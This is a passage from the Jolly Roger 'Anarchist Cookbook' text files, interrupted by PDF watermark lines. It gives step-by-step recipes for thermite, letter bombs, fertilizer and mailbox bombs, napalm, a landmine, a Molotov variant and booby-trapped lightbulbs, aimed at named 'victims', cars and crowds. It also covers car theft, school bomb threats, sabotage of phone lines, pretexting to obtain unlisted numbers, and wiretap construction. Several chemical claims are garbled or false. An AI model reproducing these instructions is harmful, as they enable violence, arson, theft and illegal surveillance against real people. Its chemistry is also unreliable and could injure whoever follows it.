- **Now you need a jar of water with a tablespoon or so of sodium chloride (which is SALT!) added to it. This makes the water conductive.**

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- **Now insert both wires into the mixture (I am assuming you plugged the converter in...) and let them sit for five minutes. One of them will start bubbling more than the other. This is the POSITIVE(+) wire. If you do not do this test right, the final product will be the opposite (chemically) of rust, which is RUST ACID. You have no use for this here (although it IS useful!).**

- **Anyway, put the nail tied to the positive wire into the jar. Now put the negative wire in the other end. Now let it sit overnight and in the morning scrape the rust off of the nail & repeat until you got a bunch of rust on the bottom of the glass. Be generous with your rust collection. If you are going through the trouble of making thermite, you might as well make a lot, right?**

- **Now remove the excess water and pour the crusty solution onto a cookie sheet. Dry it in the sun for a few hours, or inside overnight. It should be an orange-brown color (although I have seen it in many different colors! Sometimes the color gets fucked up, what can I say... but it is still iron oxide!)**

- **Crush the rust into a fine powder and heat it in a cast-iron pot until it is red. Now mix the pure iron oxide with pure aluminum filings which can be bought or filed down by hand from an aluminum tube or bar. The ratio or iron oxide to aluminum is 8 grams to 3 grams.**

- **Congrats! You have just made THERMITE! Now, to light it...**

- **Thermite requires a LOT of heat (more than a blow torch!) to ignite. However, magnesium ribbon (which is sort of hard to find.. call around) will do the trick. It takes the heat from the burning magnesium to light the thermite.**

- **Now when you see your victim's car, pour a fifty-cent sized pile onto his hood, stick the ribbon in it, and light the ribbon with the blow torch. Now chuckle as you watch it burn through the hood, the block, the axle, and the pavement. BE CAREFUL! The ideal mixtures can vaporize CARBON STEEL! Another idea is to use thermite to get into pay phone cash boxes.**

11. Touch Explosives by the Jolly Roger

This is sort of a mild explosive, but it can be quite dangerous in large quantities. To make touch explosive (such as that found in a snap-n-pop, but more powerful), use this recipe:

- **Mix iodine crystals into ammonia until the iodine crystals will not dissolve into the ammonia anymore. Pour off the excess ammonia and dry out the crystals on a baking sheet the same way as you dried the thermite (in other words, just let it sit overnight!).**

- **Be careful now because these crystals are now your touch explosive. Carefully wrap a bunch in paper (I mean carefully! Friction sets 'em off!) and throw them around.. pretty loud, huh? They are fun to put on someone's chair. Add a small fish sinker to them and they can be thrown a long distance (good for crowds, football games, concerts, etc.)**

12. Letter Bombs by The Jolly Roger

- **You will first have to make a mild version of thermite. Use my recipe, but substitute iron fillings for rust.**

- **Mix the iron with aluminum fillings in a ratio of 75% aluminum to 25% iron. This mixture will burn violently in a closed space (such as an envelope). This bring us to our next ingredient...**

- **Go to the post office and buy an insulated (padded) envelope. You know, the type that is double layered. Separate the layers and place the mild thermite in the main section, where the letter would go. Then place magnesium powder in the outer layer. There is your bomb!!**

- **Now to light it... this is the tricky part and hard to explain. Just keep experimenting until you get something that works. The fuse is just that touch explosive I have told you about in another one of my anarchy files. You might want to wrap it like a long cigarette and then place it at the top of the envelope in the outer layer (on top of the powdered magnesium). When the touch explosive is torn or even squeezed hard it will ignite the powdered magnesium (sort of a flash light) and then it will burn the mild thermite. If the thermite didn't blow up, it would at least burn the fuck out of your enemy (it does wonders on human flesh!).**

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

13. Paint Bombs by The Jolly Roger

To make a pain bomb you simply need a metal pain can with a refastenable lid, a nice bright color paint (green, pink, purple, or some gross color is perfect!), and a quantity of dry ice. Place the paint in the can and then drop the dry ice in. Quickly place the top on and then run like hell! With some testing you can time this to a science. It depends on the ratio of dry ice to paint to the size of the can to how full it is. If you are really pissed off at someone, you could place it on their doorstep, knock on the door, and then run!! Paint will fly all over the place!!

14. Ways to send a car to Hell by The Jolly Roger

There are 1001 ways to destroy a car but I am going to cover only the ones that are the most fun (for you), the most destructive (for them), and the hardest to trace (for the cops).

- **Place thermite on the hood, light it, and watch it burn all the way through the pavement!**
- **Tape a COý bomb to the hood, axle, gas tank, wheel, muffler, etc.**
- **Put a tampon, dirt, sugar (this one is good!), a ping pong ball, or just about anything that will dissolve in the gas tank.**
- **Put potatoes, rocks, bananas, or anything that will fit, into the tailpipe. Use a broom handle to stuff 'em up into the tailpipe.**
- **Put a long rag into the gas tank and light it...**
- **Steal a key, copy it, replace it, and then steal the stereo.**
- **Break into the car. Cut a thin metal ruler into a shape like this:**

Slide it into the outside window and keep pulling it back up until you catch the lock cable which should unlock the door. This device is also called a SLIM JIM. Now get the stereo, equalizer, radar detector, etc. Now destroy the inside. (A sharp knife does wonders on the seats!)

15. Do you hate school? by The Jolly Roger

- **One of my favorites for getting out of a class or two is to call in a bomb threat. Tell 'em that it is in a locker. Then they have to check them all, whilst you can slip away for an hour or two. You can even place a fake bomb (in any locker but YOURS!). They might cancel school for a week while they investigate (of course, you will probably have to make it up in the summer).**
- **Get some pure potassium or pure sodium, put it in a capsule, and flush it down the toilet (smells awful! Stinks up the whole school!).**
- **Use a smoke grenade in the hallway.**
- **Steal the computer passwords & keys. Or steal the 80 column cards inside if they are (gag) IBM.**
- **Make friends with student assistants and have them change your grades when the teachers hand in their bubble sheets for the report cards.**
- **Spit your gum out on the carpet in the library or whatever and grind it into the carpet. Watch the janitors cry!**
- **Draw on lockers or spraypaint on the building that the principal is a fascist.**
- **Stick a potato in the tailpipe of the principal's car.**

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- **USE YOUR IMAGINATION!**

16. Phone related vandalism by the Jolly Roger

If you live where there are underground lines then you will be able to ruin someone's phone life very easily. All you must do is go to their house and find the green junction box that interfaces their line (and possibly some others in the neighborhood) with the major lines. These can be found just about anywhere but they are usually underneath the nearest phone pole. Take a socket wrench and loosen the nut on the right. Then just take clippers or a sledge hammer or a bomb and destroy the insides and pull up their phone cable. Now cut it into segments so it can't be fixed but must be replaced (There is a week's worth of work for 'em!!)

17. Highway radar jamming by The Jolly Roger

Most drivers wanting to make better time on the open road will invest in one of those expensive radar detectors. However, this device will not work against a gun type radar unit in which the radar signal is not present until the cop has your car in his sights and pulls the trigger. Then it is TOO LATE for you to slow down. A better method is to continuously jam any signal with a radar signal of your own. I have tested this idea with the cooperation of a local cop and found that his unit reads random numbers when my car approached him. It is suprisingly easy to make a low power radar transmitter. A nifty little semiconductor called a Gunn Diode will generate microwaves when supplied with the 5 to 10 volt DC and enclosed in the correct size cavity (resonator). An 8 to 3 terminal regulator can be used to get this voltage from a car's 12v system. However, the correct construction and tuning of the cavity is difficult without good microwave measurement equipment. Police radars commonly operate on the K band at 22 GHz. Or more often on the X band at 10«25 GHz. most microwave intruder alarms and motion detectors (mounted over automatic doors in supermarkets & banks, etc.) contain a Gunn type transmitter/receiver combination that transmits about 10 kilowatts at 10«25 GHz. These units work perfectly as jammers. If you cannot get one locally, write to Microwave Associates in Burlington, Massachusetts and ask them for info on 'Gunnplexers' for ham radio use. When you get the unit it may be mounted in a plastic box on the dash or in a weather-proof enclosure behind the PLASTIC grille. Switch on the power when on an open highway. The unit will not jam radar to the side or behind the car so don't go speeding past the radar trap. An interesting phenomena you will notice is that the drivers who are in front of you who are using detectors will hit their brakes as you approach large metal signs and bridges. Your signal is bouncing off of these objects and triggering their radar detectors!

PS If you are interested in this sort of thing, get a copy of POPULAR COMMUNICATIONS. The ads in there tell you where you can get all kinds of info on all kinds of neat equipment for all kinds of neat things!

18. Smoke Bombs by the Jolly Roger

Here is the recipe for one hell of a smoke bomb!

4 parts sugar
6 parts potassium nitrate (Salt Peter)

Heat this mixture over a LOW flame until it melts, stirring well. Pour it into a future container and, before it solidifies, imbed a few matches into the mixture to use as fuses. One pound of this stuff will fill up a whole block with thick, white smoke!

19. Mail Box Bombs by the Jolly Roger

Two liter bottle of chlorine (must contain sodium hypochlorate)
Small amount of sugar
Small amount of water

Mix all three of these in equal amounts to fill about 1/10 of the bottle. Screw on the lid and place in a mailbox. It's hard to believe that such a small explosion will literally rip the mailbox in half and send it 20 feet into the air! Be careful doing this, though, because if you are caught, it is not up to the person whose mailbox you blew up to press charges. It is up to the city.

20. The easiest way to hot-wire cars by the Jolly Roger

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Get in the car. Look under the dash. If it's enclosed, forget it unless you want to cut through it. If you do, do it near the ignition. Once you get behind or near the ignition look for two red wires. In older cars red was the standard color, if not, look for two matched pairs. When you find them, cross them and take off!

21. How to make Napalm by the Jolly Roger

- **Pour some gas into an old bowl, or some kind of container.**
- **Get some styrofoam and put it in the gas, until the gas won't eat anymore. You should have a sticky syrup.**
- **Put it on the end of something (don't touch it!!). The unused stuff lasts a long time!**

22. How to make a fertilizer bomb by The Jolly Roger

Ingredients:

- **Newspaper**
- **Fertilizer (the chemical kind, GREEN THUMB or ORCHO)**
- **Cotton**
- **Diesel fuel**

Make a pouch out of the newspaper and put some fertilizer in it. Then put cotton on top. Soak the cotton with fuel. Then light and run like you have never ran before! This blows up 500 square feet so don't do it in an alley!!

23. Tennis Ball Bombs by The Jolly Roger

Ingredients:

- **Strike anywhere matches**
- **A tennis ball**
- **A nice sharp knife**
- **Duct tape**

Break a ton of matchheads off. Then cut a SMALL hole in the tennis ball. Stuff all of the matchheads into the ball, until you can't fit any more in. Then tape over it with duct tape. Make sure it is real nice and tight! Then, when you see a geek walking down the street, give it a good throw. He will have a blast!!

24. Diskette Bombs by The Jolly Roger

You need:

- **A disk**
- **Scissors**
- **White or blue kitchen matches (they MUST be these colors!)**
- **Clear nail polish**

Carefully open up the diskette (3«" disks are best for this!)
Remove the cotton covering from the inside.
Scrape a lot of match powder into a bowl (use a wooden scraper, metal might spark the matchpowder!)
After you have a lot, spread it evenly on the disk.
Using the nail polish, spread it over the match mixture
Let it dry
Carefully put the diskette back together and use the nail polish to seal it shut on the inside (where it came apart).

When that disk is in a drive, the drive head attempts to read the disk, which causes a small fire (ENOUGH HEAT TO MELT THE DISK DRIVE AND FUCK THE HEAD UP!!). Let the fuckhead try and fix THAT!!!

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

25. Unlisted Phone Numbers by The Jolly Roger

There are a couple of different ways of doing this. Let's see if this one will help: Every city has one or more offices dedicated to assigning numbers to the telephone wire pairs. These offices are called DPAC offices and are available to service reps who are installing or repairing phones. To get the DPAC number, a service rep would call the customer service number for billing information in the town that the number is located in that he is trying to get the unlisted number of. (Got that?) The conversation would go something like this: "Hi, Amarillo, this is Joe from Anytown business office, I need the DPAC number for the south side of town." This info is usually passed out with no problems, so... if the first person you call doesn't have it, try another. REMEMBER, no one has ANY IDEA who the hell you are when you are talking on the phone, so you can be anyone you damn well please! When you call the DPAC number, just tell them that you need a listing for either the address that you have, or the name. DPAC DOES NOT SHOW WHETHER THE NUMBER IS LISTED OR UNLISTED!! Also, if you're going to make a habit of chasing numbers down, you might want to check into getting a criss-cross directory, which lists phone numbers by their addresses. It costs a couple hundred bucks, but it is well worth it if you have to chase more than one or two numbers down!

26. Fuses by The Jolly Roger

You would be surprised how many files are out there that use what falls under the category of a "fuse." They assume that you just have a few lying around, or know where to get them. Well, in some parts of the country, fuses are extremely hard to come by... so this file tells you how to make your own. Both fuses presented here are fairly simple to make, and are fairly reliable.

SLOW BURNING FUSE - 2 inches per minute

Materials needed:

- **Cotton string or 3 shoelaces**
- **Potassium Nitrate or Potassium Chlorate**
- **Granulated sugar**

Procedure:

Wash the cotton string or shoelaces in HOT soapy water, then rinse with fresh water

Mix the following together in a glass bowl:

- **1 part potassium nitrate or potassium chlorate**
- **1 part granulated sugar**
- **2 parts hot water**

Soak strings or shoelaces in this solution

Twist/braid 3 strands together and allow them to dry

Check the burn rate to see how long it actually takes!!

FAST BURNING FUSE - 40 inches per minute

Materials needed:

- **Soft cotton string**
- **Fine black powder (empty a few shotgun shells!)**
- **Shallow dish or pan**

Procedure:

Moisten powder to form a paste.

Twist/braid 3 strands of cotton together.

Rub paste into string and allow to dry.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Check the burn rate!!!

27. How to make Potassium Nitrate by The Jolly Roger

Potassium Nitrate is an ingredient in making fuses, among other things. Here is how you make it:

Materials needed:

- **3« gallons of nitrate bearing earth or other material**
- **« cup of wood ashes**
- **Bucket or other similar container about 4-5 gallons in volume**
- **2 pieces of finely woven cloth, each a bit bigger than the bottom of the bucket**
- **Shallow dish or pan at least as large in diameter as the bucket**
- **Shallow, heat resistant container**
- **2 gallons of water**
- **Something to punch holes in the bottom of the bucket**
- **1 gallon of any type of alcohol**
- **A heat source**
- **Paper & tape**

Procedure:

Punch holes on the inside bottom of the bucket, so that the metal is "puckered" outward from the bottom.

Spread cloth over the holes from the bottom.

Place wood ashes on the cloth. Spread it out so that it covers the entire cloth and has about the same thickness.

Place 2nd cloth on top of the wood ashes.

Place the dirt or other material in the bucket.

Place the bucket over the shallow container. NOTE: It may need support on the bottom so that the holes on the bottom are not blocked.

Boil water and pour it over the earth very slowly. Do NOT pour it all at once, as this will clog the filter on the bottom.

Allow water to run through holes into the shallow dish on the bottom.

Be sure that the water goes through ALL of the earth!

Allow water in dish to cool for an hour or so.

Carefully drain the liquid in the dish away, and discard the sludge in the bottom.

Boil this liquid over a fire for at least two hours. Small grains of salt will form - scoop these out with the paper as they form.

When the liquid has boiled down to « its original volume let it sit.

After « hour, add equal volume of the alcohol; when this mixture is poured through paper, small white crystals appear. This is the potassium nitrate.

Purification:

Redissolve crystals in small amount of boiling water.

Remove any crystals that appear.

Pour through improvised filter then heat concentrated solution to dryness.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Spread out crystals and allow to dry.

28. Exploding Lightbulbs by The Jolly Roger

Materials needed:

- **Lightbulb (100w)**
- **Socket (duh...)**
- **¬ cup soap chips**
- **Blackpowder! (open some shotgun shells!)**
- **¬ cup kerosene or gasoline**
- **Adhesive tape**
- **Lighter or small blowtorch**
- **Glue**

Procedure for a simple exploding lightbulb:

Drill a small hole in the top of the bulb near the threads!

Carefully pour the blackpowder into the hole. Use enough so that it touches the filament!

Insert into socket as normal (make sure the light is off or else YOU will be the victim!!)

Get the hell out!!

Procedure for a Napalm Bulb:

Heat kerosene/gasoline in a double boiler.

Melt soap chips, stirring slowly.

Put somewhere and allow to cool.

Heat the threads of the bulb VERY carefully to melt the glue. Remove threads, slowly drawing out the filament. Do NOT break the cheap electrical igniters and/or the filament or this won't work!!

Pour the liquid into the bulb, and slowly lower the filament back down into the bulb. Make sure the filament is dipped into the fluid.

Re-glue the threads back on. Insert it into a socket frequently used by the victim and get the hell out!!

When the victim flips the switch, he will be in for a BIG surprise!

29. Under water igniters by The Jolly Roger

Materials needed:

- **Pack of 10 silicon diodes. (Available at Radio Shack. You will know you got the right ones if they are very, very small glass objects!)**
- **Pack of matches**
- **1 candle**

Procedure:

Light the candle and allow a pool of molten wax to form in the top.

Take a single match and hold the glass part of a single diode against the head. Bend the diode pins around the matchhead so that one wraps in an upward direction and then sticks out to the side. Do the same with the other wire, but in a downward

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

direction. The diodes should now be hugging the matchhead, but its wires MUST NOT TOUCH EACH OTHER!

Dip the matchhead in wax to give it a water-proof coat. These work underwater

Repeat to make as many as you want.

How to use them:

When these little dudes are hooked across a 6v battery, the diode reaches what is called breakdown voltage. When most electrical components reach this voltage, they usually produce great amounts of heat and light, while quickly melting into a little blob. This heat is enough to ignite a matchhead. These are recommended for use underwater, where most other igniters refuse to work.

30. Home-brew blast cannon by The Jolly Roger

Materials needed:

- **1 plastic drain pipe, 3 feet long, at least 3 « inches in diameter.**
- **1 smaller plastic pipe, about 6 inches long, 2 inches in diameter.**
- **1 large lighter, with fluid refills (this gobbles it up!)**
- **1 pipe cap to fit the large pipe, 1 pipe cap to fit the small pipe.**
- **5 feet of bellwire.**
- **1 SPST rocker switch.**
- **16v polaroid pot-a-pulse battery.**
- **15v relay (get this at Radio Shack).**
- **Electrical Tape.**
- **One free afternoon.**

Procedure:

- **Cut the bell wire into three equal pieces, and strip the ends.**

- **Cut a hole in the side of the large pipe, the same diameter as the small pipe. Thread the hole and one end of the small pipe. They should screw together easily.**

- **Take a piece of scrap metal, and bend it into an "L" shape, then attach it to the level on the lighter:**

```
/------------------------gas switch is here
V
/------
!lighter!!<---metal lever!!
```

- **Now, every time you pull the 'trigger' gas should flow freely from the lighter. You may need to enlarge the 'gas port' on your lighter, if you wish to be able to fire more rapidly.**

- **Connect two wires to the two posts on the switch.**

- **Cut two holes in the side of the smaller tube, one for the switch on the bottom, and one for the metal piece on the top. Then, mount the switch in the bottom, running the wires up and out of the top.**

- **Mount the lighter/trigger in the top. Now the switch should rock easily, and the trigger should cause the lighter to pour out gas. Re-screw the smaller tube into the larger one, hold down the trigger a bit, let it go, and throw a match in there. If all goes well, you should hear a nice big 'THUD!'**

- **Get a hold of the relay, and take off the top.**

```
1----------------
v/
2--------------/<--the center object is the metal finger inside the relay
          3
```

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

cc----------/
oo----------4
ii
ll----------5

- **Connect (1) to one of the wires coming from the switch. Connect (2) to (4), and connect (5) to one side of the battery. Connect the remaining wire from the switch to the other side of the battery. Now you should be able to get the relay to make a little 'buzzing' sound when you flip the switch and you should see some tiny little sparks.**

- **Now, carefully mount the relay on the inside of the large pipe, towards the back. Screw on the smaller pipe, tape the battery to the side of the cannon barrel (yes, but looks aren't everything!)**

- **You should now be able to let a little gas into the barrel and set it off by flipping the switch.**

- **Put the cap on the back end of the large pipe VERY SECURELY. You are now ready for the first trial-run!**

To Test:

Put something very, very large into the barrel, just so that it fits 'just right'. Now, find a strong guy (the recoil will probably knock you on your ass if you aren't careful!). Put on a shoulderpad, earmuffs, and possibly some other protective clothing (trust the Jolly Roger! You are going to need it!). Hold the trigger down for 30 seconds, hold on tight, and hit the switch. With luck and the proper adjustments, you should be able to put a frozen orange through ¬ or plywood at 25 feet.

31. Chemical Equivalency list by The Jolly Roger

Acacia.....Gum Arabic
Acetic Acid.....Vinegar
Aluminum Oxide.....Alumia
Aluminum Potassium Sulphate.....Alum
Aluminum Sulfate.....Alum
Ammonium Carbonate.....Hartshorn
Ammonium Hydroxide.....Ammonia
Ammonium Nitrate.....Salt Peter
Ammonium Oleate.....Ammonia Soap
Amylacetate.....Banana Oil
Barium Sulfide.....Black Ash
Carbon Carbinate.....Chalk
Carbontetrachloride.....Cleaning Fluid
Calcium Hypochloride.....Bleaching Powder
Calcium Oxide.....Lime
Calcium Sulfate.....Plaster of Paris
Carbonic Acid.....Seltzer
Cetyltrimethylammoniumbromide.....Ammonium Salt
Ethylinedichloride.....Dutch Fluid
Ferric Oxide.....Iron Rust
Furfuraldehyde.....Bran Oil
Glucose.....Corn Syrup
Graphite.....Pencil Lead
Hydrochloric Acid.....Muriatic Acid
Hydrogen Peroxide.....Peroxide
Lead Acetate.....Sugar of Lead
Lead Tero-oxide.....Red Lead
Magnesium Silicate.....Talc
Magnesium Sulfate.....Epsom Salt
Methylsalicylate.....Winter Green Oil
Naphthalene.....Mothballs
Phenol.....Carbolic Acid
Potassium Bicarbonate.....Cream of Tarter
Potassium Chromium Sulfate.....Chromealum

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Potassium Nitrate.....Salt Peter
Sodium Oxide.....Sand
Sodium Bicarbonate.....Baking Soda
Sodium Borate.....Borax
Sodium Carbonate.....Washing Soda
Sodium Chloride.....Salt
Sodium Hydroxide.....Lye
Sodium Silicate.....Glass
Sodium Sulfate.....Glauber's Salt
Sodium Thiosulfate.....Photographer's Hypo
Sulfuric Acid.....Battery Acid
Sucrose.....Cane Sugar
Zinc Chloride.....Tinner's Fluid
Zinc Sulfate.....White Vitriol

32. Phone Taps by The Jolly Roger

Here is some info on phone taps. In this file is a schematic for a simple wiretap & instructions for hooking up a small tape recorder control relay to the phone line.

First, I will discuss taps a little. There are many different types of taps. There are transmitters, wired taps, and induction taps to name a few. Wired and wireless transmitters must be physically connected to the line before they will do any good. Once a wireless tap is connected to the line, it can transmit all conversations over a limited reception range. The phones in the house can even be modifies to pick up conversations in the room and transmit them too! These taps are usually powered off of the phone line, but can have an external power source. You can get more information on these taps by getting an issue of Popular Communications and reading through the ads. Wired taps, on the other hand, need no power source, but a wire must be run from the line to the listener or to a transmitter. There are obvious advantages of wireless taps over wired ones. There is one type of wireless tap that looks like a normal telephone mike. All you have to do is replace the original mike with this and it will transmit all conversations! There is also an exotic type of wired tap known as the 'Infinity Transmitter' or 'Harmonica Bug'. In order to hook one of these, it must be installed inside the phone. When someone calls the tapped phone & *before* it rings and blows a whistle over the line, the transmitter picks up the phone via a relay. The mike on the phone is activated so that the caller can hear all of the conversations in the room. There is a sweep tone test at 415/BUG-1111 which can be used to detect one of these taps. If one of these is on your line & the test # sends the correct tone, you will hear a click. Induction taps have one big advantage over taps that must be physically wired to the phone. They do not have to be touching the phone in order to pick up the conversation. They work on the same principle as the little suction-cup tape recorder mikes that you can get at Radio Shack. Induction mikes can be hooked up to a transmitter or be wired.

Here is an example of industrial espionage using the phone:

A salesman walks into an office & makes a phone call. He fakes the conversation, but when he hangs up he slips some foam rubber cubes into the cradle. The called party can still hear all conversations in the room. When someone picks up the phone, the cubes fall away unnoticed.

A tap can also be used on a phone to overhear what your modem is doing when you are war-dialing, hacking, or just plain calling a bbs.

Here is the schematic:



The 100K pot is used for volume. It should be on its highest (least resistance) setting if you hook a speaker across the output. but it should be set on its highest resistance for a tape recorder or amplifier. You may find it necessary to add another 10 -

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

40K. The capacitor should be around .47 MFD. It's only purpose is to prevent the relay in the phone from tripping & thinking that you have the phone off of the hook. the audio output transformer is available at Radio Shack. (part # 273-138E for input). The red & the white wires go to the output device. You may want to experiment with the transformer for the best output. Hooking up a tape recorder relay is easy. Just hook one of the phone wires (usually red) to the end of one of the relay & the other end just loop around. This bypasses it. It should look like this:



(part #275-004 from Radio Shack works fine)

If you think that you line is tapped, the first thing to do is to physically inspect the line yourself ESPECIALLY the phones. You can get mike replacements with bug detectors built in. However, I would not trust them too much. It is too easy to get a wrong reading.

For more info:

BUGS AND ELECTRONIC SURVEILLANCE from Desert Publications HOW TO AVOID ELECTRONIC EAVESDROPPING & PRIVACY INVASION. I do not remember who this one is from... you might want to try Paladin Press.

33. How to make a landmine by The Jolly Roger

First, you need to get a push-button switch. Take the wires of it and connect one to a nine volt battery connector and the other to a solar igniter (used for launching model rockets). A very thin piece of stereo wire will usually do the trick if you are desperate, but I recommend the igniter. Connect the other wire of the nine-volt battery to one end of the switch. Connect a wire from the switch to the other lead on the solar igniter.



Now connect the explosive (pipe bomb, m-80, COý bomb, etc.) to the igniter by attaching the fuse to the igniter (seal it with scotch tape). Now dig a hole; not too deep but enough to cover all of the materials. Think about what direction your enemy will be coming from and plant the switch, but leave the button visible (not TOO visible!). Plant the explosive about 3-5 feet away from the switch because there will be a delay in the explosion that depends on how short your wick is, and, if a homemade wick is being used, its burning speed. But if you get it right... and your enemy is close enough..... BBBBBBBOOOOOOOOOOOOOOOOOOOOOMMMM!

34. A different kind of Molitov Cocktail by The Jolly Roger

Here is how you do it:

Get a coke bottle & fill it with gasoline about half full.

Cram a piece of cloth into the neck of it nice and tight.

Get a chlorine tablet and stuff it in there. You are going to have to force it because the tablets are bigger than the opening of the bottle.

Now find a suitable victim and wing it in their direction. When it hits the pavement or any surface hard enough to break it, and the chlorine and gasoline mix..... BOOM!!!!!!

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

35. Phone Systems Tutorial by The Jolly Roger

To start off, we will discuss the dialing procedures for domestic as well as international dialing. We will also take a look at the telephone numbering plan.

North American Numbering Plan

In North America, the telephone numbering plan is as follows:

- **3 digit Numbering Plan Area (NPA) code , i.e., area code**
- **7 digit telephone number consisting of a 3 digit Central Office (CO) code plus a 4 digit station number**

These 10 digits are called the network address or destination code. It is in the format of:

Area Code	Telephone #
N*X	NXX-XXXX

Where: N = a digit from 2 to 9
*** = the digit 0 or 1**
X = a digit from 0 to 9

Area Codes

Check your telephone book or the separate listing of area codes found on many bbs's. Here are the special area codes (SAC's):

510 - TWX (USA)
610 - TWX (Canada)
700 - New Service
710 - TWX (USA)
800 - WATS
810 - TWX (USA)
900 - DIAL-IT Services
910 - TWX (USA)

The other area codes never cross state lines, therefore each state must have at least one exclusive NPA code. When a community is split by a state line, the CO numbers are often interchangeable (i.e., you can dial the same number from two different area codes).

TWX (Telex II) consists of 5 teletype-writer area codes. They are owned by Western Union. These SAC's may only be reached via other TWX machines. These run at 110 baud (last I checked! They are most likely faster now!). Besides the TWX numbers, these machines are routed to normal telephone numbers. TWX machines always respond with an answerback. For example, WU's FYI TWX # is (910) 279-5956. The answerback for this service is "WU FYI MAWA".

If you don't want to but a TWX machine, you can still send TWX messages using Easylink [800/325-4112]. However you are gonna have to hack your way onto this one!

700:

700 is currently used by AT&T as a call forwarding service. It is targeted towards salesmen on the run. To understand how this works, I'll explain it with an example. Let's say Joe Q. Salespig works for AT&T security and he is on the run chasing a phreak around the country who royally screwed up an important COSMOS system. Let's say that Joe's 700 # is (700) 382-5968. Every time Joe goes to a new hotel (or most likely SLEAZY MOTEL), he dials a special 700 #, enters a code, and the number where he is staying. Now, if his boss received some important info, all he would do is dial (700) 382-5968 and it would ring wherever Joe last programmed it to. Neat, huh?

800:

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

This SAC is one of my favorites since it allows for toll free calls. INWARD WATS (INWATS), or Inward Wide Area Telecommunications Service is the 800 numbers that we are all familiar with. 800 numbers are set up in service areas or bands. There are 6 of these. Band 6 is the largest and you can call a band 6 # from anywhere in the US except the state where the call is terminated (that is why most companies have one 800 number for the country and then another one for their state.) Band 5 includes the 48 contiguous states. All the way down to band 1 which includes only the states contiguous to that one. Therefore, less people can reach a band 1 INWATS number than a band 6 number.

Intrastate INWATS #'s (i.e., you can call it from only 1 state) always have a 2 as the last digit in the exchange (i.e., 800-NX2-XXXX). The NXX on 800 numbers represent the area where the business is located. For example, a number beginning with 800-431 would terminate at a NY CO.

800 numbers always end up in a hunt series in a CO. This means that it tries the first number allocated to the company for their 800 lines; if this is busy, it will try the next number, etc. You must have a minimum of 2 lines for each 800 number. For example, Travelnet uses a hunt series. If you dial (800) 521-8400, it will first try the number associated with 8400; if it is busy it will go to the next available port, etc. INWATS customers are billed by the number of hours of calls made to their number.

OUTWATS (OUTWARD WATS): OUTWATS are for making outgoing calls only. Large companies use OUTWATS since they receive bulk-rate discounts. Since OUTWATS numbers cannot have incoming calls, they are in the format of:

(800) *XXX-XXXX

Where * is the digit 0 or 1 (or it may even be designated by a letter) which cannot be dialed unless you box the call. The *XX identifies the type of service and the areas that the company can call.

Remember:

INWATS + OUTWATS = WATS EXTENDER

900:

This DIAL-IT SAC is a nationwide dial-it service. It is use for taking television polls and other stuff. The first minute currently costs an outrageous 50-85 cents and each additional minute costs 35-85 cents. He'll take in a lot of revenue this way!

Dial (900) 555-1212 to find out what is currently on this service.

CO CODES

These identify the switching office where the call is to be routed. The following CO codes are reserved nationwide:

555 - directory assistance
844 - time. These are now in!
936 - weather the 976 exchange
950 - future services
958 - plant test
959 - plant test
970 - plant test (temporary)
976 - DIAL-IT services

Also, the 3 digit ANI & ringback #'s are regarded as plant test and are thus reserved. These numbers vary from area to area.

You cannot dial a 0 or 1 as the first digit of the exchange code (unless using a blue box!). This is due to the fact that these exchanges (000-199) contains all sorts of interesting shit such as conference #'s, operators, test #'s, etc.

950:

Here are the services that are currently used by the 950 exchange:

1000 - SPC
1022 - MCI Execunet
1033 - US Telephone

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

1044 - Allnet
1066 - Lexitel
1088 - SBS Skyline

These SCC's (Specialized Common Carriers) are free from fortress phones! Also, the 950 exchange will probably be phased out with the introduction of Equal Access.

Plant Tests:

These include ANI, Ringback, and other various tests.

976:

Dial 976-1000 to see what is currently on the service. Also, many bbs's have listings of these numbers.

N11 codes:

Bell is trying to phase out some of these, but they still exist in most areas.

011 - international dialing prefix
211 - coin refund operator
411 - directory assistance
611 - repair service
811 - business office
911 - EMERGENCY

International Dialing

With International Dialing, the world has been divided into 9 numbering zones. To make an international call, you must first dial: International Prefix + Country code + National number.

In North America, the international dialing prefix is 011 for station-to-station calls. If you can dial International numbers directly in your area then you have International Direct Distance Dialing (IDDD).

The country code, which varies from 1 to 3 digits, always has the world numbering zone as the first digit. For example, the country code for the United Kingdom is 44, thus it is in world numbering zone 4. Some boards may contain a complete listing of other country codes, but here I give you a few:

1 - North America (US, Canada, etc.)
20 - Egypt
258 - Mozambique
34 - Spain
49 - Germany
